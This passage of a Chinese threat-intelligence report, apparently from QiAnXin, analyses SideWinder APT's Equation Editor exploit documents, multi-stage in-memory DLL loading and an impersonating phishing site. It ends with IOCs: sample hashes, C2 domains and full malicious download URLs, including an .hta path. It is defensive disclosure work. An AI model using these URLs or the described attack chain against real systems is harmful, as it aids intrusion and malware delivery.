
公式编辑器利用样本

除LNK文件以外，公式编辑器漏洞利用文档也是响尾蛇组织常用的攻击手法，近期，响尾蛇APT也采用了此类手法进行攻击活动。捕获的此类样本信息如下


md5	VT首次出现时间	C2域名
bad0917fdb0963903747e86c33b74c08	2020-01-29	reawk.net
58363311f04f03c6e9ccd17b780d03b2	2020-03-24	ap-ms.net
fef12d62a3b2fbf1d3be1f0c71ae393e	2020-03-28	ap-ms.net
f6d29ca878f0815935fc1de2def06c46	2020-04-14	ap-ms.net

dbb09fd0da004742cac805150dbc01ca	2020-04-20	www.link-cdnl.net
2c798c915568b3fd8ee7909c45a43168	2020-04-21	www.link-cdnl.net

此类攻击手法中，响尾蛇APT组织使用公式编辑器漏洞利用文档释放执行名为1.a的脚本文件，该脚本文件同样会解码执行.NET dll,其后续行为与LNK文件流程基本一致，最终恶意payload也为SystemAPP.dll。使用奇安信在线云沙箱运行结果如下




值得注意的是，曾有黑产组织将响尾蛇APT此类样本进行修改使用，将1.a脚本中恶意代码改为powershell远程下载恶意木马执行



钓鱼网站

近日，奇安信威胁情报中心还监测到该组织伪装国内某重要企业进行钓鱼攻击，伪装的界面如下



总结

响尾蛇APT组织近年一直高度活跃，其攻击链也较为复杂，采用多层解码内存加载，且其最终恶意dll仍是解密内存加载，并未落地，能一定程度上避开杀软检测。疫情尚未结束，意味着利用疫情的网络攻击活动也并不会就此缩减，奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行简单判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

MD5

865e7c8013537414b97749e7a160a94e

3c9f64763a24278a6f941e8807725369

120e3733e167fcabdfd8194b3c49560b

7442b3efecb909cfff4aea4ecaae98d8

d7187130cf52199fae92d7611dc41dac

bad0917fdb0963903747e86c33b74c08

4476ee858c455a84031d3f54a0dfe73d

58363311f04f03c6e9ccd17b780d03b2

fef12d62a3b2fbf1d3be1f0c71ae393e

f6d29ca878f0815935fc1de2def06c46

dbb09fd0da004742cac805150dbc01ca

2c798c915568b3fd8ee7909c45a43168

affbb0cf97289220b88dee2961e0a4b3

cf18974bb2f68e7d9d172d939a4ba313

4dc475b2055b5a880cbd67526b0f6e3c

265222bbe164d55750ca0ee1a53f2de2

4e5deecb468ab36c5fe347a39878c949

URL

http://www.au-edu.km01s.net/images/E2BC769A/16914/11662/84c7b244/3387c59，http://www.au-edu.km01s.net/cgi/8ee4d36866/16914/11662/eeef4361/file.hta

https://kat0x.net/202/pqvzogpU3orMMdI7cYXmI9cWFGF2iDGzKuiz2Ybi/16914/11662/b0aad51f

https://www.link-cdnl.net/202/cKLCPZEBTbRgQV4jbbk1aT910xhhKnvPNNfM4o10/-1/2369/ecc56eb4

https://cloud-apt.net/202/h5lVZvpjaY89NJSkLMaM4PSGoXdnzrGS0ybwrvT7/20/11248/371a005a

http://www.d01fa.net/images/D817583E/16364/11542/f2976745/966029e

http://www.nrots.net/images/5328C28B/15936/11348/7c8d64e9/e17e25e

http://www.fdn-en.net/images/0B0D90AD/-1/2418/9ccd0068/9d68236

参考链接

[1].https://ti.qianxin.com/blog/articles/coronavirus-analysis-of-global-outbreak-related-cyber-attacks/

[2].http://it.rising.com.cn/dongtai/19658.html

响尾蛇APT

分享到：